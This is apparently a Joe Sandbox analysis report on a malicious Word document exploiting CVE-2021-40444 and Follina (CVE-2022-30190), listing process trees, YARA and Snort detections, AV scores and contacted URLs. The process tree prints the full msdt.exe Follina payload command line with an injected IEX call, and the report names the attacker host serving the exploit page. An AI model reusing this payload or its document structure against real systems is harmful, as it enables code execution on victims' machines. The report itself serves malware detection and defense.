ID: 646982
Sample Name:
5YMh6S8QVr.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:35:07
Date: 16/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

5YMh6S8QVr.docx


Overview

General Information

Sample Name:	5YMh6S8QVr.docx
Analysis ID:	646982
MD5:	5a0d45f97ee4b2..
SHA1:	e2a00e3489ede1.
SHA256:	57b27abbe3d3c0..
Tags:	194-34-232-147 doc
Infos:	



Detection



CVE-2021-40444, Follina CVE-2022-30190


Score:

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Yara detected Microsoft Office Expl…
- Detected CVE-2021-40444 exploit
- Snort IDS alert for network traffic
- Contains an external reference to an…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Internet Provider seen in connection…
- Found dropped PE file which has no…
- Found a high number of Window / U…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6420 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6608 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 6896 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX('calc.exe'))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
  - splwow64.exe (PID: 980 cmdline: C:\Windows\splwow64.exe 12288 MD5: 8D59B31FF375059E3C32B17BF31A76D5)
- csc.exe (PID: 2408 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qjydgt0v\qjydgt0v.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 1896 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES3EF0.tmp" "c:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD430292162641BEBDEE9.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 1512 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\k20rbpet\k20rbpet.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 1252 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4ECF.tmp" "c:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 4772 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gq51tajz\gq51tajz.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4768 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8F43.tmp" "c:\Users\user\AppData\Local\Temp\gq51tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- calc.exe (PID: 908 cmdline: C:\Windows\system32\calc.exe MD5: 0975EE4BD09E87C94861F69E4AA44B7A)
- Calculator.exe (PID: 4552 cmdline: "C:\Program Files\WindowsApps\Microsoft.WindowsCalculator_10.1712.10601.0_x64__8wekyb3d8bbwe\Calculator.exe" -ServerName :App.AppXsm3pg4n7er43kdh1qp4e79f1j7am68r8.mca MD5: 79DAE866D55C1BA452E1B19721F67C1F)
- csc.exe (PID: 2972 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gicpsj5r\gicpsj5r.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6580 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD768.tmp" "c:\Users\user\AppData\Local\Temp\gicpsj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x3e3:$a2: TargetMode="External" • 0x3b6:$x1: .html!
document.xml.rels	EXPL_CVE_2021_40444_Document_Rels_XML	Detects indicators found in weaponized documents that exploit CVE-2021-40444	Jeremy Brown / @alteredbytes	• 0x374:$b1: /relationships/oleObject • 0x38e:$c1: Target="mhtml:http • 0x3bb:$c2: !x-usc:http • 0x3e3:$c3: TargetMode="External"

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\50A7EA9A.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1970:$re1: location.href = "ms-msdt:
Click to see the 3 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.556563840.00000000033B0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x28b2:$a: PCWDiagnostic • 0x2888:$sa1: msdt.exe • 0x295c:$sb3: IT_BrowseForFile=
00000007.00000002.556563840.00000000033B0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000007.00000002.553310799.0000000000E80000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x2338:$a: PCWDiagnostic • 0x22d0:$sa1: msdt.exe • 0x230c:$sa1: msdt.exe • 0x24ee:$sa1: msdt.exe • 0x23e4:$sb3: IT_BrowseForFile=
00000007.00000002.553310799.0000000000E80000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000007.00000002.553825073.00000000031C8000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x9b26:$a: PCWDiagnostic • 0x15ba4:$a: PCWDiagnostic • 0x56d0:$sa1: msdt.exe • 0x1851e:$sa1: msdt.exe • 0x28b0:$sb3: IT_BrowseForFile=
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 194.34.232.147 - Destination IP: 192.168.2.22

Timestamp:	194.34.232.147192.168.2.2280491762036726 06/16/22-13:30:49.826105
SID:	2036726
Source Port:	80
Destination Port:	49176
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected CVE-2021-40444 exploit

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Persistence and Installation Behavior


Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 Exploitation for Client Execution	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 2 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5YMh6S8QVr.docx	50%	Virustotal		Browse
5YMh6S8QVr.docx	31%	Metadefender		Browse
5YMh6S8QVr.docx	100%	Avira	EXP/CVE-2021-40444.Gen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://194.34.232.147/side.html	0%	Virustotal		Browse
http://194.34.232.147/side.html	0%	Avira URL Cloud	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://194.34.232.147/side.html	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://login.microsoftonline.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://shell.suite.office.com:1443	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://autodiscover-s.outlook.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://roaming.edog.	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://cdn.entity.	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://powerlift.acompli.net	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://cortana.ai	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://api.aadrm.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://api.microsoftstream.com/api/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://cr.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://graph.ppe.windows.net	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://store.office.cn/addinstemplate	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.aadrm.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://messaging.engagement.office.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://web.microsoftstream.com/video/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
